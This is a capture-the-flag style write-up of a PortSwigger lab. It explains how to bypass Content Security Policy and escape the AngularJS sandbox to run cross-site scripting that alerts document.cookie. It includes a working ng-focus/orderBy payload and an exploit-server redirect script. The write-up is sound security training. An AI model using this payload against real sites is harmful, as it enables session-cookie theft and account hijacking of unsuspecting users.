PortSwigger
Description
This lab uses CSP and AngularJS. To solve the lab, perform a cross-site scripting attack that bypasses CSP, escapes the AngularJS sandbox, and alerts document.cookie.
Perform a cross-site scripting attack that:
- Bypasses CSP (Content Security Policy)
- Escapes the AngularJS sandbox
- Alerts
document.cookie
Solution Steps
Step 1: Identify Problem
Website one:
- Using AngularJS
- CSP is enabled(script block)
- normal
<script>alert(1)</script>fails So normal XSS NOT works.
Step 2: Construct a Payload
Concept:
<input id=x ng-focus=$event.composedPath()|orderBy:'(z=alert)(document.cookie)'>
Go to the exploit server and paste the following code (replace YOUR-LAB-ID with your lab ID):
<script>
location='https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.composedPath()|orderBy:%27(z=alert)(document.cookie)%27%3E#x';
</script>

- Store and Click the Deliver exploit to victim
- checks alert fires
Step 3: How the Payload Works - Detailed Breakdown
Part 1: The Input Element
<input id=x ng-focus="..." >
| Attribute | Purpose |
|---|---|
id=x | Gives the input an ID to focus on |
ng-focus | AngularJS event handler that executes when element receives focus |
#x in URL | Automatically focuses on element with id=x |
Part 2: The Event Chain
$event.composedPath()|orderBy:'(z=alert)(document.cookie)'
Part 3: The Payload Execution
(z=alert)(document.cookie)
Why This Bypasses CSP
| CSP Restriction | How It’s Bypassed |
|---|---|
| Blocks inline scripts | Uses AngularJS ng-focus event, not <script> tags |
Blocks eval() | Uses AngularJS orderBy filter for evaluation |
Blocks Function() constructor | No explicit function construction needed |
| Restricts event handlers | ng-focus is an AngularJS directive, not a standard event handler |
Solved the Lab
